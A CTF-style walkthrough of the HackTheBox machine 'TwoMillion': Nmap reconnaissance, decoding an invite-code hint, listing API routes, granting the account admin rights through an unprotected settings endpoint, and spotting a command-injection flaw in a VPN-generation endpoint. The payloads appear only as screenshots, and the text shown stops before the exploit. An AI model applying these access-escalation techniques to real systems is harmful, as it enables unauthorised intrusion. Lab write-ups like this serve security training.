HackTheBox Machine Write-up

By Edw77

October 18th, 2023

Table of Contents

Introduction

This document is a writeup about the box TwoMillion, following the guided mode. In this mode, we are led to answer specific questions that point us to the way of solving this box.

Machine Information




Illustration 1. Machine Matrix

OS	Linux
Difficulty	Easy – Guided
Vulnerabilities	Remote Command Execution
	Misconfiguration
Languages	Javascript
	PHP

Information Gathering

Nmap

We begin our reconnaissance by running an Nmap scan checking default scripts and testing for vulnerabilities.

```
┌──(kali㉿WAF)-[~]
└─$ sudo nmap -sCSV 10.10.11.221 -oA synscan
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-13 16:41 EDT
Nmap scan report for 10.10.11.221
Host is up (0.059s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.73 seconds
```

Illustration 2. NMAP scan output

The output reveals there are at least two open ports on the machine: **22** (running OpenSSH 8.9) & **80** (running nginx).

Task 1

Next, we pay a visit to the website hosted on the http port. It redirects us to the URL *http://2million.htb*. As usual, we put the alias on */etc/hosts* of our attacker's machine, and open it from our browser.




Illustration 3. The website front-end

User Flag

Generating an Invite Code

We are then guided to check a specific javascript file used in the '/invite' page.




Illustration 4. The 'join' section of the homepage

After a quick look around the homepage, we come across an input requiring an Invite Code.





Illustration 5. The 'Invite' page

It seems the website wants us to find the invite code ourselves. Looking at the source code of the page, we can notice an interesting file : inviteapi.min.js.



Task 2





Illustration 6. Content of inviteapi.min.js

Looking at the content of that js file, we can see that it has been minified and obfuscated, making it hard to understand clearly. However, there are some interesting strings that could help us answer the third question. One of them particularly seems relevant to our objective: makeInviteCode.



Task 3

Using the developer mode console of our browser, we can confirm that makeInviteCode is indeed a function, and even check its output:




Illustration 7. makeInviteCode() function output

In this output, we have an encrypted sentence with the encryption type (ROT13).

We can easily decrypt this text by using an online tool (cryptii).

“In order to generate the invite code, make a POST request to /api/v1/invite/generate”.

Following the hint, we send a request to the mentioned endpoint:




Illustration 8. The output of a POST request to "/api/v1/invite/generate"

As expected, it gives us the invite code we were looking for. It is encoded, but using a decoding tool quickly solves this problem:




Illustration 9. Decoding the invite code

With that, we have an invite code, and can access a registration page on the website.





Illustration 10. Registration page



Task 4

This allows us to create an account and have access the user homepage:




Illustration 11. User homepage

Exploiting a Remote Code Execution

On the navigation bar, we can find a link to the access page:




Illustration 12. Access page

Here, we can find the “Connection Pack” button mentioned in the fifth question of the guide. It generates an .ovpn file named with our username. Inspecting the element allows us to check the endpoint used by that button:





Illustration 13. Connection Pack endpoint

With this, we have the answer to the fifth question:




Task 5


Next, we will try to get more information about the API behind the website. We can get a list of all endpoints by visiting /api/v1


```
v1:
  user:
    GET:
      /api/v1:                          "Route List"
      /api/v1/invite/how/to/generate:   "Instructions on invite code generation"
      /api/v1/invite/generate:          "Generate invite code"
      /api/v1/invite/verify:            "Verify invite code"
      /api/v1/user/auth:                "Check if user is authenticated"
      /api/v1/user/vpn/generate:        "Generate a new VPN configuration"
      /api/v1/user/vpn/regenerate:      "Regenerate VPN configuration"
      /api/v1/user/vpn/download:        "Download OVPN file"
    POST:
      /api/v1/user/register:            "Register a new user"
      /api/v1/user/login:               "Login with existing user"
  admin:
    GET:
      /api/v1/admin/auth:               "Check if user is admin"
    POST:
      /api/v1/admin/vpn/generate:       "Generate VPN for specific user"
    PUT:
      /api/v1/admin/settings/update:    "Update user settings"
```


This list helps us answer the following questions: the number of endpoints under /api/v1/admin & the endpoint used to change a user account (update user settings).



Task 6



Task 7

When trying to send requests to the admin endpoints, we can notice that we cannot make use of any endpoint except /api/v1/admin/settings/update. This means that **any authentified user can change a user settings**.
This endpoint seems to receive json data as input. By doing further tests, we can determine the parameters needed to give the administrator role to our own account:




Illustration 14. Sending a request to grant ourself the admin role

To verify if the request indeed changed our role, we can query the /api/v1/admin/auth endpoint to check if our account has been granted the administrator role:




Illustration 15. Output of the /api/v1/admin/auth endpoint

Now that we have the administrator role, we can finally interact with the /api/v1/admin/vpn/generate endpoint. Further examination reveals that this endpoint receives a username as a parameter, and then outputs the content of an ovpn file. The difference with this endpoint and the previous one (triggered by the button 'Connection Pack') is that this one uses a json input instead of the user's cookies, making it more likely to be vulnerable to an injection.

Task 8

We can quickly figure out that this endpoint is indeed vulnerable to a remote code execution vulnerability. However, we had to test many inputs to finally figure out how this endpoint worked and how to take advantage of it:




